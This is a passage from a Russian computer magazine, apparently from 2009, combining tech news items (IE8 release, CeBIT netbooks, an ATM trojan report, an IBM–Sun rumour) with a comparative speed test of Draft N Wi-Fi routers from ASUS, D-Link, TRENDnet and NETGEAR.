всем желающим. Люди приходили и приезжали к складу, чтобы покопаться в завалах и забрать столько книг, сколько смогут унести (а некоторым удавалось уносить до 150 томов за раз). Склад «зачистили» на ура, книги отправились в добрые руки, и справедливость восторжествовала. Но непонятно другое — что подвигло Amazon.com на такую щедрость, и с каких пор крупнейший е-шоп разбрасывается товаром и так относится к книгам.

IE 8. Релиз

Компания Microsoft, наконец-то, выпустила финальную версию Internet Explorer 8. Произошло это 19 марта, а уже 20-го браузер первый раз сломали :). На конференции PWN2OWN, организованной компанией 3Com, устроили соответствующий конкурс. В ходе него немец под ником Nils, используя собственный эксплойт под IE7, без проблем проник на машину с последней сборкой Windows 7 и IE8 и похитил оттуда указанный организаторами файл. На все про все у парня ушло порядка пяти минут. За взлом Nils'у торжественно вручили 5000 долларов и новенький Sony Vaio, а детальное описание хака и эксплойт отправились прямиком в Microsoft Security Research Center.
В целом, новая версия браузера не несет в себе ничего революционного, хотя IE8 определенно стабильнее своих предшественников. Теперь браузер умеет закрывать отдельные зависшие вкладки (по образу и подобию Google Chrom), обладает функцией анонимного серфинга InPrivate и оснащен защитой от фишинга SmartScreen.





В Пентагоне тоже любят sci-fi

Кто бы мог подумать, что образное выражение «стрельба из пушки по воробьям» станет реальностью. Стрелять, правда, собираются не по воробьям, а по комарам, и пушка будет лазерная. Такая гениальная мысль пришла в голову американским ученым, во времена холодной войны работавшим над созданием лазерной ПРО. Холодная война давно миновала, ценные мощности простаивают без дела, а от них, оказывается, может быть и совсем другой прок. Установки можно переориентировать на борьбу с насекомыми — заставить сжигать полчища кровососов, внеся большой вклад в борьбу с малярией и другими болезнями, переносимыми комарами. Стоит заметить, что тут не обошлось без Билла Гейтса, который вложил в научные проекты, направленные на борьбу с малярией, миллионы, и совсем недавно пугал комарами из банки слушателей на конференции TED. Теперь пушки, стоящие вблизи городов, планируют «научить» различать писк самцов и самок комара, а также отличать его от звуков, издаваемых другими насекомыми. Все поклонники фантастики ликуют, а параноики запасают тушенку и боеприпасы.

PC27

Больше нетбуков, хороших и разных

В ходе CeBIT 2009 компания Gigabyte Technology продемонстрировала публике ряд нетбуков, в число которых затесались любопытные модели — Touch Note M1028 и Booktop M1022. Первый нетбук интересен своим 10.1'' сенсорным экраном — что, по сути, превращает его в гибрид планшетного ПК с ноутом. Экран крепится к корпусу специальным шарниром, за счет которого может поворачиваться, и имеет разрешение 1024x600 или 1366x768 точек. Производитель также сообщает, что девайс поддерживает Wi-Fi, Bluetooth и оснащен слотом для Express Card. Остальные характеристики пока не разглашаются. Вторая модель — Booktop M1022 — будет комплектоваться док-станцией, с которой нетбук сможет подзаряжаться и легким движением руки превращаться в десктоп. Подробных характеристик для этой модели тоже пока нет, известна лишь диагональ экрана — 10.1'' и тот факт, что устройство будет поддерживать стандарт 3.5G, благодаря модулю HSDPA на борту.



Киборги нашего времени

Наука и прогресс пока не дошли до того, чтобы спокойно имплантировать в тело человека разные интересные штуки (кардиостимуляторы не в счет!). Ну, а раз полного «Ghost in the shell» пока не видать, приходится придумывать что-то попроще и своими силами. Финский программер Джерри Ялава после автоаварии лишился пальца на руке, но унывал недолго. Получив протез, он самостоятельно оснастил его встроенной флешкой на 2 Гб. Теперь, чтобы воспользоваться протезом не по прямому назначению, достаточно сдвинуть ноготь искусственного пальца — и можно вставлять флешку в USB-порт. На достигнутом Ялава останавливать не собирается, уже планируя версию 2.0 — со съемной фалангой и большей емкостью накопителя.

PANDA SECURITY СООБЩАЕТ: БОЛЕЕ 10 МЛН. КОМПЬЮТЕРОВ В МИРЕ ЗАРАЖЕНЫ ВРЕДОНОСНЫМ ПО, ОРИЕНТИРОВАННЫМ НА КРАЖУ ФИНАНСОВОЙ ИНФОРМАЦИИ.



Ноутбук с характером суперкара

Крупные компьютерные выставки — это всегда множество новостей и интересных новинок, и прошедшая в Ганновере CeBIT 2009 не стала исключением. Компания Asus презентовала на выставке ноутбук Asus-Lamborghini VX5, на создание которого инженеров Asus вдохновил автомобиль Lamborghini Reventon. Младшего брата шикарного авто отличает не только футуристический и оригинальный дизайн, но и очень внушительные характеристики. «Под капотом» ноутбука расположатся процессор Core2 Quad, 4 Гб ОЗУ и SSD-накопитель объемом 1 терабайт. Да-да, это не опечатка, Vx5 будет самым «вместительным» ноутбуком в мире, большего накопителя пока нет ни у кого. Прибавим к этому 16'' экран с поддержкой Full-HD, дискретную видеокарту NVIDIA GeForce GT 130M с 1 Гб GDDR3 VRAM, и оптический комбо-привод с поддержкой Blu-ray. Если тебе все еще недостаточно мощностей, то заметим, что ноутбук может работать в режиме TwinTurbo, по сути, разгоняющем ЦП и ГП. Одним словом, ценителям стильных и мощных ноутбуков эта модель настоятельно рекомендуется.

IBM + SUN = ?

Интересную информацию распространило издание The Wall Street Journal. Ссылаясь на конфиденциальный источник, журнал сообщил, что корпорация IBM ведет переговоры о покупке компании Sun Microsystems, пользуясь сложившимися условиями финансового кризиса. Более того, источник утверждает, что сделка может состояться совсем скоро и называет минимальную сумму, фигурирующую в переговорах — 6.5 млрд. долларов. Если информация подтвердится, то это приобретение станет крупнейшим за всю историю IBM и поможет ей укрепить свое положение на рынке в нынешнее, не слишком благополучное, время.

Окна, но не Windows

Свой вклад в приближение технического прогресса к простым людям внесла компания Phillips, представив работающий прототип окна с OLED-подсветкой. Специалисты исследовательского подразделения Phillips не один год трудились над созданием прозрачных органических светодиодов (OLED), которые можно было бы запихнуть между слоями пластика или стекла, создав обычное на первый взгляд окно, способное в темное время суток излучать свет. До появления технологии OLED это было невозможно, но сейчас дело дошло уже до работающих образцов. Теперь основные проблемы заключаются в том, что массовое производство слишком дорого, для создания готовых окон требуется «чистая комната», да и цена готовых продуктов выходит за разумные пределы. Траблы планируют решить уже в течение ближайших лет, обеспечив человечество новым, оригинальным источником света.

ПО ДАННЫМ КОМПАНИИ SECUNIA, В FIREFOX БЫЛО ОБНАРУЖЕНО 115 УЯЗВИМОСТЕЙ, ЧТО В 4 РАЗА БОЛЬШЕ, ЧЕМ ЛЮБОМ ДРУГОМ БРАУЗЕРЕ.





Облава на корсаров

Никто, в общем-то, не сомневался, что пираты тоже оценят новые возможности Blu-ray дисков, но в России задержали партию такого контрафакта впервые. Отличилась, конечно, Москва, где сотрудники ГУВД изъяли с двух складов более миллиона подделок, примерная стоимость которых оценивается в 100 млн. рублей. Что интересно, пираты, оказывается, используют мощности Blu-ray как-то не слишком рационально. В основном на дисках записаны «экранки» последних новинок киноиндустрии в формате DVD-видео, или вообще в .avi. Разумеется, посмотреть такие диски на Blu-ray аппаратуре не выйдет, только на компьютере. Однако розничная стоимость такого диска составляла порядка 1000 рублей, учитывая, что лицензионный Blu-ray диск стоит 1500 деревянных. Видимо, тяга к халяве и сборникам «100 в 1» в России неискоренимы.



83% САЙТОВ ИМЕЮТ КРИТИЧЕСКИЕ УЯЗВИМОСТИ.

Окукливаемся



Тема британских ученых, кажется, никогда не будет исчерпана. Эти ребята и не думают останавливать свои исследования и разработки. На этот раз усилия команды, собранной из различных университетов страны, направлены на создание шлема виртуальной реальности, который сможет эмулировать запахи, звуки, ощущения и поставлять глазам достоверную картинку. Пока девайс носит характерное название Virtual Cocoon и внешне действительно весьма смахивает на кокон. Эмулировать реальность планируется следующим образом. Осязание обеспечат за счет встроенных в шлем вентиляторов (будут гнать потоки холодного или горячего воздуха) и увлажнителей. Обоняние — за счет трубок, подсоединенных к специальному боксу с химикатами и вставляющихся в нос и в рот; а зрение будет ублажать HD-экран, способный отобразить картинку в 30 раз ярче или темнее обычного ТВ. Ну и, само собой, завершит начатое объемный, реалистичный звук. Пока готов только прототип, но разработку планируется завершить в течение 5 лет. Ученые мужи настолько уверены в успехе начинания, что уже сейчас называют примерную цену на чудо-девайс — по их мнению, она составит около 1.500 фунтов.

Рекламная пауза

Еще один способ превращения убытков от пиратства в доходы измыслили специалисты компании Microsoft. Недавно глава подразделения по работе с бизнесом, Стивен Илоп, сообщил изданию The Business Insider, что Microsoft укомплектует новый Office 14 встроенной рекламой. За счет нее планируется получать деньги даже с пиратских версий пакета программ. Чем версия с рекламой будет отличаться от обычной, платной версии, пока неизвестно. Неизвестно также, какого рода рекламу планируется интегрировать в Office 14, и каким образом. Выйдет новинка не ранее 2010 года, так что остается лишь ждать подробностей. Пока же создается впечатление, что в Microsoft просто никогда не слышали о бannерорезках.



Нашествие ЛЖе-юзеров



Покой пользователей одной из наиболее популярных в России платформ для блогинга — LiveJournal оказался потревожен неизвестными «умниками». Последние обратили внимание, что многие ЖЖ-аккаунты зарегистрированы на просроченные почтовые адреса Microsoft Hotmail, чем и воспользовались. Так как ящик Hotmail после годичного простоя становится неактивным, злоумышленникам не составило труда покопаться в LJ, в лежащих в открытом доступе e-mail адресах, вычислить аккаунты, не использовавшиеся больше года, и зарегистрировать «освободившиеся» ящики заново, уже на себя. После этого подавалась заявка на восстановление, и ящик оказывался в руках хитрецов. Администрация ЖЖ, заметившая тенденцию, призывает пользователей проверить валидность почтовых ящиков и не терять бдительности.


iPod Suffle — теперь говорящий



В конце марта компания Apple не только выпустила бета-версию iPhone OS 3.0, которая доберется до пользователей уже этим летом, но и представила обновленный iPod suffle объемом 4 Гб. Новинка сразу вызвала немало споров. Самый маленький iPod стал еще меньше и полностью сменил облик, превратившись в гладкий, строгий брусок, по совместительству являющийся самым маленьким плеером в мире. Вариантов расцветки у iPod shuffle теперь всего два — серебристый и черный, безумие красок на любой вкус осталось в прошлом. Все кнопки управления вынесены на встроенный в наушники пульт ДУ, что является, пожалуй, самой популярной темой для нареканий. Дело в том, что отныне, кроме «родных» наушников, к iPod shuffle ничего не подходит. Даже гарнитура от iPhone — и та будет бесполезна. Оказалось, что внутри плееров находится специальный идентификационный чип, и производителям аксессуаров придется либо заключать с Apple контракт и участвовать в программе «Made for iPod», либо же их устройства просто не будут работать с новым suffle. Так что, выбор наушников и аксессуаров для нового плеера вряд ли будет велик, а качество наушников «по умолчанию» у многих вызывает опасения. Зато в Apple очень гордятся тем, что iPod shuffle умеет говорить на 14 языках (русского среди них нет). Это не шутка — за счет функции VoiceOver плеер может проговаривать название треков, имена исполнителей и заголовки плейлистов, которые научился поддерживать. Учитывая странный ход с наушниками и цветовой гаммой, это весьма слабое утешение. Мало кто станет, забавы ради, покупать говорящий плеер за $79.

Банкоматы тоже болеют

Рано или поздно все случается в первый раз — зафиксирован случай заражения троянской программой непосредственно самого банкомата, что ранее считалось слишком хлопотным делом, на грани невозможного. Конечно, использовать скиммеры, скрытые камеры и другие девайсы гораздо проще, чем внедряться в закрытую сеть, работающую под управлением нестандартных, специализированных ОС. Тем не менее, работник компании Sophos Ваня Швайцер решил проверить слухи, твердившие о зараженных банкоматах в России. Проверка базы данных компании ничего не дала, но Швайцер нашел в ней три относительно новых файла, которые вызывали у него подозрение. Проведя ручную проверку, он не поверил своим глазам, обнаружив самый настоящий троян, «заточенный» под банкоматы Diebold и их ПО. До конца троянец еще не расшифрован, но уже сейчас ясно, что он перехватывал данные с магнитной полосы карты и клавиатуры банкомата. Создание такой софтины явно не обошлось без программиста, хорошо знающего ПО Diebold Agilis. Засланный казачок?



Новинки с приставкой Eee

На уже упомянутой выставке CeBIT был представлен целый ряд новых моделей и устройств из серии Eee от компании Asus. Оригинальный Eee Keyboard PC, получивший первый приз на церемонии CeBIT-PreView Awards, — это функционал полноценного ПК в обличие клавиатуры с 5'' сенсорной панелью. Просто подключаем Keyboard PC к любому телевизору или монитору по беспроводному интерфейсу, и полноценный вычислительно-развлекательный комплекс в нашем распоряжении! Eee PC T91 — планшетный компьютер с сенсорным экраном, диагональю 8.9''. При весе 0.96 кг он способен работать от одного заряда батареи в течение 5 часов, оснащен интерфейсами 802.11b/g/n, Bluetooth и 3G plus, а также GPS и ТВ-тюнером. Из других продуктов семейства Eee были представлены сенсорный моноблок Eee Top ET1602, работающий почти бесшумно; Eee Box PC B206 — самый компактный в мире ПК с поддержкой HD; автономный Skype-видеофон Eee Videophone; беспроводной игровой манипулятор Eee Stick и др. Подробнее почитать о последних достижениях прогресса можно на официальном сайте компании.



47% ОПРОШЕННЫХ КОМПАНИЕЙ ADFUSION АМЕРИКАНЦЕВ ЧИТАЮТ РЕКЛАМНЫЙ СПАМ, ПРИХОДЯЩИЙ НА E-MAIL, И ПОКУПАЮТ РЕКЛАМИРУЕМЫЕ ТОВАРЫ.

ИГОРЬ ФЕДЮКИН

Тест Draft N Wi-Fi роутеров

Новейшие технологии беспроводной связи

Не так давно мы уже тестировали **Draft N** роутеры. Но даже за этот небольшой отрезок времени успело появиться немало интересных новинок. Мы попытались собрать самые горячие из них и в деталях исследовать все функциональные и скоростные характеристики.



Отрадно, что все больше моделей WiFi-роутеров становятся полностью работоспособны в сетях российских провайдеров. И это касается не только появления новых моделей у вендоров, уже уделивших внимание проблеме, — но и расширения списка таких вендоров. Так, за последнее время компания TRENDnet доработала прошивки почти всех своих роутеров. Теперь они полноценно маршрутизируют два соединения на WAN-интерфейсе. Напомним, что необходимость в этом зачастую присутствует в сетях крупных провайдеров, которые для авторизации пользователей используют протоколы PPTP/L2TP или PPPoE. Для доступа к внутренним ресурсам провайдера не требуется ничего, кроме настроек TCP/IP. А вот линк в интернет «появляется» только после активации VPN-соединения. Многие роутеры после активации VPN-соединения «забывают» про внутреннюю сеть провайдера. К счастью, таких становится все меньше и меньше.


МЕТОДИКА ТЕСТИРОВАНИЯ

Для максимально объективной оценки скоростных возможностей роутеров были произведены следующие замеры:

1. Пропускная способность NAT (скорость маршрутизации в случае выбора режима Static IP или Dynamic IP на WAN-интерфейсе). Как обычно, мы замеряли скорость NAT в трех направлениях: WAN→LAN (из интернета к пользователю или download), LAN→WAN (от пользователя в интернет или upload) и FDX (в обе стороны сразу).
2. Пропускная способность PPTP. Этот протокол часто используется крупными интернет-провайдерами для авторизации своих клиентов. В этом случае на WAN-интерфейсе создается дополнительное VPN-соединение, которое загружает CPU роутера, снижая его производительность. Из всех вариантов (PPPoE, PPTP и L2TP) PPTP наиболее медленный; таким образом, мы наблюдаем производительность маршрутизации устройства в наиболее сложных условиях.
3. Для оценки скорости Wi-Fi мы использовали адаптеры ASUS WL-100N, D-Link DWA-645, TRENDnet TEW-624UB. Каждый роутер тестировался с адаптером того же производителя. В нашем тесте стационарный компьютер подключался к роутеру проводом на скорости 1 Гбит/с. Трафик гонялся между ним и ноутбуком с WiFi-адаптером. Так мы получали пиковую скорость беспроводного соединения. Измерения проводились с разным удалением ноутбука с адаптером от точки доступа. В первом случае расстояние не превышало одного метра, во втором — точка доступа и ноутбук находились в разных помещениях, разделенных капитальной стеной, а удаление составляло 10 метров. Использовалось шифрование WPA-PSK-TKIP.

●●●●●●●●○○

Тестирование проводилось со следующими прошивками:
ASUS WL-500W — 1.9.8.2
ASUS RT-N15 — 1.0.1.7
D-Link DIR-615 — 2.25 B09
D-Link DIR-655 — 1.12 B04
NETGEAR WNDR3300 — 1.0.26
TRENDnet TEW-632BRP — 1.10 B08
TRENDnet TEW-633GR — 1.0.30



Гигабитные роутеры D-Link DIR-655 и TRENDnet TEW-633GR уходят в значительный отрыв





ASUS RT-N15

Технические характеристики:
Интерфейсы: **1xWAN (RJ-45) 10/100/1000 Мбит/сек, 4xLAN (RJ-45) 10/100/1000 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Частотный диапазон: **2,4 - 2,5 ГГц**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES), WPS**
Функции роутера: **NAT/NAPT, DynDNS, Static Routing, DHCP**
Функции файрвола: **SPI, Packet Filter, URL Filter, MAC Filter**
Дополнительно: **WAN Bridging**





ASUS давно грозился представить новые модели Draft N роутеров и вот, наконец, мы можем их лицезреть. RT-N15 занимает роль флагмана в новом семействе маршрутизаторов ASUS. Как и подобает современному роутеру, все порты модели гигабитные. И если для WAN-интерфейса это не столь актуально, то в домашней сети однозначно пригодится (особенно для обладателей скоростных NAS и медиасерверов). Производитель также обращает внимание на опцию WAN-Bridging, которая будет полезна, если ты смотришь IPTV через приставку. Функция позволяет полностью зеркалировать трафик, приходящий с WAN-порта на любой порт коммутатора. Благодаря этому, можно снизить нагрузку на CPU роутера, избавив его от необходимости работать в качестве IGMP-proxy. Полезно и наличие функции WPS, которая призвана облегчить процесс настройки Wi-Fi неопытным пользователям.



Что касается скорости PPTP, — у ASUS RT-N15 она на том же уровне, что и у предшественника (ASUS WL-500W) и составляет порядка 20 Мбит/сек.

ASUS WL-500W

Технические характеристики:
Интерфейсы: **1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 270 Мбит/сек)**
Частотный диапазон: **2,4 - 2,5 ГГц**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)**
Функции роутера: **NAT/NAPT, DynDNS, Static Routing, DHCP**
Функции файрвола: **SPI, Packet Filter, URL Filter, MAC Filter**
Дополнительно: **2 USB 2.0 порта для подключения USB-драйвов, видеокамер и т.п.**







ASUS WL-500W, без сомнений — самый знаменитый Draft N роутер. Своей славой он обязан предшественнику — роутеру ASUS WL-500GP. Поскольку все это семейство маршрутизаторов использует в основе open-source микрокод на базе ОС Linux, энтузиасты создали альтернативную прошивку. В ней был реализован весь необходимый функционал для работы в сетях российских провайдеров (в том числе и роутинг двух WAN-соединений). Так WL-500W стал первым Draft N роутером с необходимым функционалом. Сегодня почти все эти функции присутствуют и в фирменной прошивке от ASUS. Из дополнительных возможностей стоит отметить два USB 2.0 порта, к которым можно подключать флешки, принтеры и web-камеры.



Не обошлось и без недостатков. Скорость маршрутизации PPTP-соединения составляет, в лучшем, около 20 Мбит/сек. Использование WL-500W в качестве NAS также сомнительно в виду низкой скорости, которая не превышает 2 Мб/сек — и на запись, и на чтение.



Наилучшие показатели по скорости Wi-Fi показал роутер D-Link DIR-655, но неплохо выглядят и TRENDnet TEW-633GR, и модели от ASUS



На удалении 10 метров вперед вырывается ASUS WL-500W, но топовые модели D-Link и TRENDnet отстают не сильно

D-Link DIR-615

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек**

Беспроводная точка доступа **Wi-Fi: IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**

Частотный диапазон: **2,4 - 2,5 ГГц**

Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES), WPS**

Функции роутера: **NAT/NAPT, DynDNS, DHCP, Traffic Shaping**

Функции файрвола: **SPI, Packet Filter, URL Filter, MAC Filter, Access Control**

Дополнительно: **IPv6 Ready**

●●●●●●●○○○





Сравнительно новый роутер от компании D-Link, который призван занять бюджетную нишу Draft N роутеров. Фирменной изюминкой модели стала поддержка протокольного стека IPv6. Учитывая, что одно из препятствий на пути с IPv4 на IPv6 — это отсутствие поддержки со стороны домашнего оборудования, нельзя не похвалить D-Link за проявленную инициативу! По пропускной способности WAN-интерфейса D-Link DIR-615 уступает только гигабитным моделям роутеров. Так же, как и у старшей модели (D-Link DIR-655), тут реализована работа с двумя соединениями на WAN-интерфейсе — роутер умеет корректно и одновременно маршрутизировать VPN-соединение и внутреннюю сеть провайдера. А благодаря наличию функции IGMP Proxy, можно просматривать multicast IPTV потоки, находясь за роутером.



Один из немногих недостатков роутера — невозможность задать адрес L2TP-сервера в виде имени.

D-Link DIR-655

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100/1000 Мбит/сек, 4xLAN (RJ-45) 10/100/1000 Мбит/сек**

Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**

Частотный диапазон: **2,4 - 2,5 ГГц**

Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), WPS**

Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, QoS Engine**

Функции файрвола: **SPI, URL Filter, IP/MAC Filter, Access Control**

Дополнительно: **нет**

●●●●●●●●●●







Роутер уже не раз появлялся в наших тестах, поскольку он один из лучших в своем классе. С момента появления прошивки 1.12WW Build 04 его обладатели получили полноценную работу двух WAN-соединений. Помимо этого, D-Link DIR-655 показывает отменную производительность. Пропускная способность в режиме NAT составляет около 250 Мбит/сек, а при использовании протокола PPTP — 90-100 Мбит/сек. Скорость Wi-Fi у этой модели также хороша. При минимальном удалении ноутбука от роутера составляет порядка 90 Мбит/сек, а при расстоянии в 10 метров — 60 Мбит/сек. Безусловно, роутер умеет работать в качестве IGMP-proxy, так что смотреть multicast-потоки IPTV не составит никакого труда.



С тестируемой версией прошивки роутер не восстанавливает PPTP-сессию после нескольких повторных дисконнектов. В настройках L2TP-соединения нет возможности задать адрес сервера в виде имени.



При минимальном размере пакета лидерами вновь являются D-Link DIR-655 и TRENDnet TEW-633GR, оставляя соперников далеко позади



И даже увеличение дистанции до 10 метров не меняет ситуацию — вновь уверенно лидируют D-Link DIR-655 и TRENDnet TEW-633GR



TRENDnet TEW-632BRP

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Частотный диапазон: **2,4 - 2,5 ГГц**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), WPS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing**
Функции файрвола: **SPI, Packet Filtering, Domain/URL Filtering, MAC Filtering**
Дополнительно: **WPS**






В продуктовой линейке TRENDnet модель TEW-632BRP занимает роль бюджетного роутера, а в нашем тесте она выступает главным конкурентом D-Link DIR-615. Как уже говорилось, компания TRENDnet обновила прошивку для этого маршрутизатора, реализовав возможность работы с двумя соединениями на WAN-интерфейсе. Таким образом, не придется отключаться от интернета, чтобы воспользоваться внутренними ресурсами провайдера. Роутер неплохо себя показал и в плане скорости NAT — при одновременной передаче в оба направления (WAN→LAN и LAN→WAN) суммарная пропускная способность перевалила за 100 Мбит/сек. Наличие функции WPS определенно пригодится новичкам, избавив от изучения мануала на предмет нюансов настройки WiFi-сети. Нажал кнопку WPS или ввел PIN-код в окошке web-браузера — и готово.



Скорость PPTP-соединения подкачала — всего 10 Мбит/сек. Этого будет достаточна только для обладателей «безлимитных» флэт-рейтов.



TRENDnet TEW-633GR

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100/1000 Мбит/сек, 4xLAN (RJ-45) 10/100/1000 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Частотный диапазон: **2,4 - 2,5 ГГц**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), WPS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, Traffic Shaping**
Функции файрвола: **SPI, Packet Filtering, Domain/URL Filtering, MAC Filtering**
Дополнительно: **StreamEngine, WPS**





TEW-633GR — одна из самых навороченных моделей в линейке Draft N роутеров TRENDnet. Этот роутер оснащен гигабитным свитчем (включая WAN-интерфейс) и мощным процессором, который позволяет достигать рекордной скорости NAT (чуть менее 300 Мбит/сек). Впрочем, пока провайдеры не подключают пользователей на скорости более 100 Мбит/сек. А вот гигабитные порты свитча пригодятся для обладателей скоростного NAS-сервера. Пропускная способность PPTP-соединения — также на очень высоком уровне. По этому параметру TRENDnet TEW-633GR уступает лишь D-Link DIR-655. Благодаря функции WPS, настройка WiFi-сети упрощена до предела и не вызовет проблем даже у новичков.

